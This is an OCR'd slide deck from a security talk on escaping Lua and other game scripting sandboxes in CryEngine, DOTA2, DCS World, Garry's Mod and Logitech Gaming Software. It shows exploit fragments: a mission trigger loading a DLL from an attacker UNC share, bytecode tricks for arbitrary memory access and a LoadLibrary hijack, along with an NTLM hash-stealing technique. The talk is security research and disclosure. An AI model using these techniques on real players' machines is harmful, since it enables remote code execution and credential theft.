SHALL WE PLAY A GAME?

whoami

- Tamas Szakaly (sghctoma)
- from Hungary, the land of Pipacs , Palinka and gulash :)
- pentester / developer @ 

- OSCE
- part of team Prauditors, European champion of Global Cyberlympics 2012

whatami

- “ I am not a computer nerd. I prefer to be called a hacker!”
- a binary guy
- love crackmes and toying with protections
- 

whatami

- “ I am not a computer nerd. I prefer to be called a hacker!”
- a binary guy
- love crackmes and toying with protections
- 

prepare for big coming out:

whatami

- “ I am not a computer nerd. I prefer to be called a hacker!”
- a binary guy
- love crackmes and toying with protections
- 

prepare for big coming out:

I’ve been in love with the Win32 API for years :)


game modding

- the urge to make things better
- implement your own ideas
- custom content: maps, models, etc.



to create

game modding



- the urge to make things better
- implement your own ideas
- custom content: maps, models, etc.

to create

- share with others
  - http://www.moddb.com/
  - http://www.gamemodding.net/
- even get paid for them
  - Steam Workshop

to share

nobody plays alone

- data exchange between client and server
- complex data structures
- often obscure protocols

nobody plays alone

- data exchange between client and server
- complex data structures
- often obscure protocols



- fuzzing heaven!!!
- Game Engines: A 0-day’s Tale by ReVuln


scripting in games

- built-in scripting engines
- custom-made or embedded language
  - ARMA scripts
  - Lua-scripted video games @Wikipedia - 153 titles
  - Squirrel (Valve games)
- purpose: dynamic maps, AI, etc.
- available to modders

could scripts be really dangerous?

- downloaded from the server, or with custom maps
- runs on the gamer’s machine
- dangerous functionality (e.g. file I/O)
- poorly implemented sandboxes
- easy to exploit: no need to circumvent exploit mitigations

surely I’m not the first one …



23rd July 2011, 02:05 PM

darky.hax
Harker Supreme

Join Date: Aug 2010
Posts: 222
Reputation: 3579
Rep Power: 122


Evil Scripts

File Downloader:


Code:

```
/*
*    author : Darky
*    date : 2011
*    tested on: Arma 2 OA - 1.59
*
*    Usage:
*        Example 1:              ["", 1, "server.cfg"] execVM "fileDown.sqf";
*        Example 2:              ["", 1, "beserver.cfg"] execVM "fileDown.sqf";
*        Example 3 (linux):      ["", 1, "./expansion/battleye/beserver.cfg"] execVM "fileD
*        Example 4 (downloading server side files): ["", 1, "servermissionfile\commonloop.
*        Example 5 (downloading user files): ["shock", 0, "readme_OA.txt"] execVM "fileDow
*/


_targetPlayer = _this select 0;         //Player Name
_serverdown = _this select 1;          //Download file from the server only? 1 = yes , 0 = n
_sFileName = _this select 2;          //file to download
```

surely I’m not the first one …









... so, why do this talk?

- game exploits are used to cheat

... so, why do this talk?

- game exploits are used to cheat
- but they can give access to your pc

... so, why do this talk?

- game exploits are used to cheat
- but they can give access to your pc
- also a gateway to your home network
  - other computers
  - routers
  - phones (VOIP and mobile)
  - TV sets
  - smart house components
  - security cameras

... so, why do this talk?

- game exploits are used to cheat
- but they can give access to your pc
- also a gateway to your home network
  - other computers
  - routers
  - phones (VOIP and mobile)
  - TV sets
  - smart house components
  - security cameras



almost nobody
seems to
talk about this!!!

no sandbox in Sandbox

- target: Crysis 2 and the whole CryEngine3
- uses Lua as a scripting engine
- no sandbox whatsoever
- yes, we can even call os.execute




PRESS START


PWNED!
with
CRYENGINE® 3

one of the reasons I love Win32

- Win32 APIs that work with files accept UNC paths
- yes, LoadLibrary and ShellExecute do too
- no need to write shellcode, we can load a DLL from a remote share
- or execute something from a remote share
- side effect: we can capture NTLM challenge-responses


PRESS START

slide #23

disclaimer #1: intentionally left (almost) blank, didn’t want to fly in the face of fate.

disclaimer #2: no, I do not believe in the 23 Enigma, this slide is an attempted joke.

disclaimer #3: yes, I do realize that this intentionally-left-blank slide has more content than most of the others.

the kobold who hijacked EXEs

- target: DOTA2
- another Lua-scriptable game
- there is a sandbox, but its leaky
- we can use the standard io library
  - use the SMB NT hash stealing trick
  - steal files
  - deploy autorun stuff
  - etc...




PRESS START

from crash to exploit

- target: Digital Combat Simulator (DCS World)
- THE combat flight simulator
- uses Lua for mission scripting
- another leaky sandbox
- reported one issue, found another one



quiz: where is the leak?


```lua
dofile('Scripts/ScriptingSystem.lua')

--Sanitize Mission Scripting environment
--This makes unavailable some unsecure functions.
--Mission downloaded from server to client may contain potentialy
--harmful lua code that may use these functions.
--You can remove the code below and make availble these functions
--at your own risk.

local function sanitizeModule(name)
    _G[name] = nil
    package.loaded[name] = nil
end

do
    sanitizeModule('os')
    sanitizeModule('io')
    sanitizeModule('lfs')
    require = nil
    loadlib = nil
end
```

quiz - backup question #1

The title of this talk is a quote - who asked that question?

quiz - backup question #2

what is my favorite movie?


FILE EDIT FLIGHT CAMPAIGN CUSTOMIZE MISSION GENERATOR MISC
MISSION EDITOR
FILE
MIS
OBJ
MAP
TRIGGERS
TYPE:
CLONE
2 CONTINUOUS ACTION (Trigger 1429564447, ON
CONDITIONS
CLONE
ACTIONS
CLONE
DO SCRIPT (package.loadlib)
NEW
DELETE
NEW
OR
NEW
DELETE
TYPE:
2 CONTINUOUS ACTION
NAME:
Trigger 1429564447
EVENT:
ON CRASH
ACTION:
DO SCRIPT
TEXT:
package.loadlib("\\\\evilhaxor\\a\\
DangerZone.dll", "dummy")
loadlib_poc.miz
LAT 41°36'49" N
LONG 41°34' 5" E
ALT
0
1:100000
PAN/SELECT
5.08.2015 21:07:39


PRESS START

when the gamer is the bad guy

- target: Armed Assault 3 (ARMA3)
- military combat simulator
- customizable squads (name, URL, logo, etc.)
- squad info from user-supplied URL
- squad info is XML.. so, XXE? nope :(
- but hey, it’s an SSRF :)


PRESS START

spy game



- target: Garry’s Mod
- a sandbox game based on Source Engine
- lots of Lua-related bugs
- lots of mitigations:
  - custom implementation for dangerous functions (e.g. package.loadlib)
  - restricted file I/O (directory traversal was possible, now it isn't)
  - proper Lua sandbox

tight sandbox, what to abuse?

HTTPRequest Structure

Table used by **HTTP** function.

Type	Name	Description
function	failed	Function to be called on failure. Arguments are • **string** reason
function	success	Function to be called on success. Arguments are • **number** code • **string** body • **table** headers
string	method	Request method. Possible values are: • get • post • head • put • delete
string	url	The target url
table	parameters	KeyValue table for parameters
table	headers	Table of headers to use


PRESS START

you should be afraid of mice

- target: Logitech Gaming Software
- not a game, but a gaming mouse
- can create profiles for all G-series Logitech peripherals
- a Lua script is attached to these profiles
- can script peripheral behavior
- very tight Lua sandbox



@corsix's black magic

- a beautiful Lua sandbox escape by **@corsix** (CoH2 exploit)
- he abused handcrafted Lua bytecode
  1. string.dump to get bytecode string
  2. modify bytecode
  3. loadstring to load modified bytecode

@corsix's black magic

- get memory address of variable as double
- hand-craft Lua variables pointing to arbitrary memory addresses

@corsix's black magic

- get memory address of variable as double
- hand-craft Lua variables pointing to arbitrary memory addresses




arbitrary memory read-write

getting memory addresses

```lua
asnum = loadstring((string.dump(function(x)
    for i = x, x, 0 do
        return i
    end
end):gsub("\96%z%z\128", "\22\0\0\128")))
```

- this part nops out OP_FORPREP in bytecode
- so „x” will be treated as LUA_TNUMBER




crafting arbitrary TValues

```
87  local function put_into_magic(n)
88      upval = "nextnexttmpaddpa" .. qword_to_string(n)
89      local upval_ptr = qword_to_string(add_dword_to_double(asnum(upval), 24))
90
91      magic = upval_ptr .. upval_ptr .. upval_ptr
92  end
    .
    .
    .
115 end):gsub("(\100%z%z%z)....", "%1\0\0\0\1", 1))
```

crafting arbitrary TValues

```
local function put_into_magic(n)
    upval = "nextnexttmpaddpa" .. qword_to_string(n)
    local upval_ptr = qword_to_string(add_dword_to_double(asnum(upval), 24))

    magic = upval_ptr .. upval_ptr .. upval_ptr
end
:
:
end):gsub("(\100%z%z%z)....", "%1\0\0\0\1", 1))
```




```
struct UpVal {
    GCObject *next;
    lu_byte tt;
    lu_byte marked;
    /*6 bytes padding*/
    TValue *v;
    ...
```

crafting arbitrary TValues

- get upval's memory address as double

```
87  local function put_into_magic(n)
88      upval = "nextnexttmpaddpa" .. qword_to_string(n)
89      local upval_ptr = qword_to_string(add_dword_to_double(asnum(upval), 24))
90
91      magic = upval_ptr .. upval_ptr .. upval_ptr
92  end
    .
    .
    .
115 end):gsub("(\100%z%z%z)....", "%1\0\0\0\1", 1))
```

crafting arbitrary TValues

```
87  local function put_into_magic(n)
88      upval = "nextnexttmpaddpa" .. qword_to_string(n)
89      local upval_ptr = qword_to_string(add_dword_to_double(asnum(upval), 24))
90
91      magic = upval_ptr .. upval_ptr .. upval_ptr
92  end
    .
    .
    .
115 end):gsub("(\100%z%z%z)....", "%1\0\0\0\1", 1))
```

- get upval's memory address as double
- upval is a TString struct
- address of the actual character array?


crafting arbitrary TValues

- get upval's memory address as double

```
87  local function put_into_magic(n)
88      upval = "nextnexttmpaddpa" .. qword_to_string(n)
89      local upval_ptr = qword_to_string(add_dword_to_double(asnum(upval), 24))
90
91      magic = upval_ptr .. upval_ptr .. upval_ptr
92  end
    :
    :
115 end):gsub("(\100%z%z%z)....", "%1\0\0\0\1", 1))
```

- upval is a TString struct
- address of the actual character array?
- add 24 to the address

```
struct TString {
    GCObject *next;
    lu_byte tt;
    lu_byte marked;
    lu_byte reserved;
    /*1 byte padding*/
    unsigned int hash;
    size_t len;
    char s[len];
```



crafting arbitrary TValues

```
87  local function put_into_magic(n)
88      upval = "nextnexttmpaddpa" .. qword_to_string(n)
89      local upval_ptr = qword_to_string(add_dword_to_double(asnum(upval), 24))
90
91      magic = upval_ptr .. upval_ptr .. upval_ptr
92  end
    :
    :
115 end):gsub("(\100%z%z%z)....", "%1\0\0\0\1", 1))
```


- modifies bytecode
- magic will point to the next call frame's LClosure

crafting arbitrary TValues

- concatenate upval's address three times

```
local function put_into_magic(n)
    upval = "nextnextimpaudpa" .. qword_to_string(n)
    local upval_ptr = qword_to_string(add_dword_to_double(asnum(upval), 24))

    magic = upval_ptr .. upval_ptr .. upval_ptr
end
:
:
end):gsub("(\100%z%z%z)....", "%1\0\0\0\1", 1))
```

- modifies bytecode
- magic will point to the next call frame's LClosure



next	tt	marked	reserved		hash	len	s[len]		
next	tt	marked	isC	nupvalues		gclist	env	p	upvals
8 bytes	1 byte	1 byte	1 byte	1 byte	4 bytes	8 bytes	8 bytes	8 bytes	8 bytes

crafting arbitrary TValues

```
87  local function put_into_magic(n)
88      upval = "nextnexttmpaddpa" .. qword_to_string(n)
89      local upval_ptr = qword_to_string(add_dword_to_double(asnum(upval), 24))
90
91      magic = upval_ptr .. upval_ptr .. upval_ptr
92  end
    :
    :
    :
115 end):gsub("(\100%z%z%z)....", "%1\0\0\0\1", 1))
```

- summary: **we can create a Lua variable that allows us to access data at any memory location of our choosing.**

what did @corsix do?

- created a coroutine variable with coroutine.wrap
  - using coroutine.wrap creates a CClosure on the Lua stack
  - this CClosure represents a function pointer to luaB_auxwrap
- replaced the CClosure's function pointer with ll_loadlib
  - it is basically a LoadLibrary wrapper
- called the coroutine

what did I do differently?

- mine is a 64 bit exploit
  - memory layout (struct packing)
  - calling convention (can't modify function parameters)
  - sizeof(double) = sizeof(void *) on 64bit
  - the latter makes the exploit much simpler on 64bit
- calling LoadLibrary directly instead of ll_loadlib

ll_loadlib vs LoadLibrary

- ANSI-only Lua: ll_loadlib is just a stub – can't use it
- call native functions directly
  - prototype must match CClosure's function pointer's:

```
typedef int (*lua_CFunction) (lua_State *L);
```

  - LoadLibrary is a good candidate (has one pointer parameter)

calling LoadLibrary

- get LoadLibraryA's address
- replace luaB_auxwrap with LoadLibraryA
- overwrite the Lua state with the DLL name
  - can't modify parameters (they are passed in registers)
  - we have to modify the data the parameter points to
- call the coroutine

difficulties

- how to get the address of the Lua state struct?
  - coroutine.running to the rescue
- seemingly random crashes
  - debug hooks have to be disabled
- more crashes
  - garbage collector has to be stopped
  - the overwritten Lua state has to be restored
- how to get LoadLibrary's address?

getting LoadLibrary's address

- simple solution
  1. get address diff of LoadLibrary and luaB_auxwrap from PE
  2. read address of luaB_auxwrap at runtime
  3. the rest is elementary school math
- more generic solution (used in my Redis exploit)
  1. get address to NT header
  2. get address of Import Directory
  3. search for KERNEL32.DLL
  4. get LoadLibrary's address from IAT

restrictions

- only 16 bytes of the Lua state can be overwritten
- so DLL path must be .le 15 (+1 null byte)
  - if we use LoadLibraryA instead of LoadLibraryW
- while using UNC paths
  - we can omit the .dll extension
  - e.g. \\evilhaxor\a\b
  - so we've got 9 characters for an IP, a NETBIOS. or a domain name


PRESS START

endgame

- should we listen to Joshua?
- sad truth: we should be security-conscious even while leisuring
  - don’t download anything from the Internet (duh!)
  - don’t play on untrusted servers
  - updates!! (Steam does this right)
- game devs: you should think through cool new features from a security standpoint too!



contact

- name: Tamas Szakaly
- mail: tamas.szakaly@praudit.hu
  sghctoma@gmail.com
- PGP fingerprint:
  4E1F 5E17 7A73 2C29 229A CD0B 4F2D 6CD0 9039 2984
- twitter: @sghctoma

links & credits

- http://www.moddb.com/
- http://www.gamemodding.net/
- http://revuln.com/files/ReVuln_Game_Engines_0days_tale.pdf
- http://en.wikipedia.org/wiki/Category:Lua-scripted_video_games
- http://www.garrysmod.com/updates/
- http://www.pcgamer.com/garrys-mod-cough-virus-is-cured-but-it-could-have-been-worse/
- http://www.garrysmod.com/2014/04/19/exploit-fix-released/
- http://www.valvetime.net/threads/gmod-has-a-lua-exploit-causing-mass-issues.244534/
- http://www.unknowncheats.me/forum/arma-2-scripting/70058-evil-scripts.html
- https://community.bistudio.com/wiki/
- https://gist.github.com/corsix/6575486
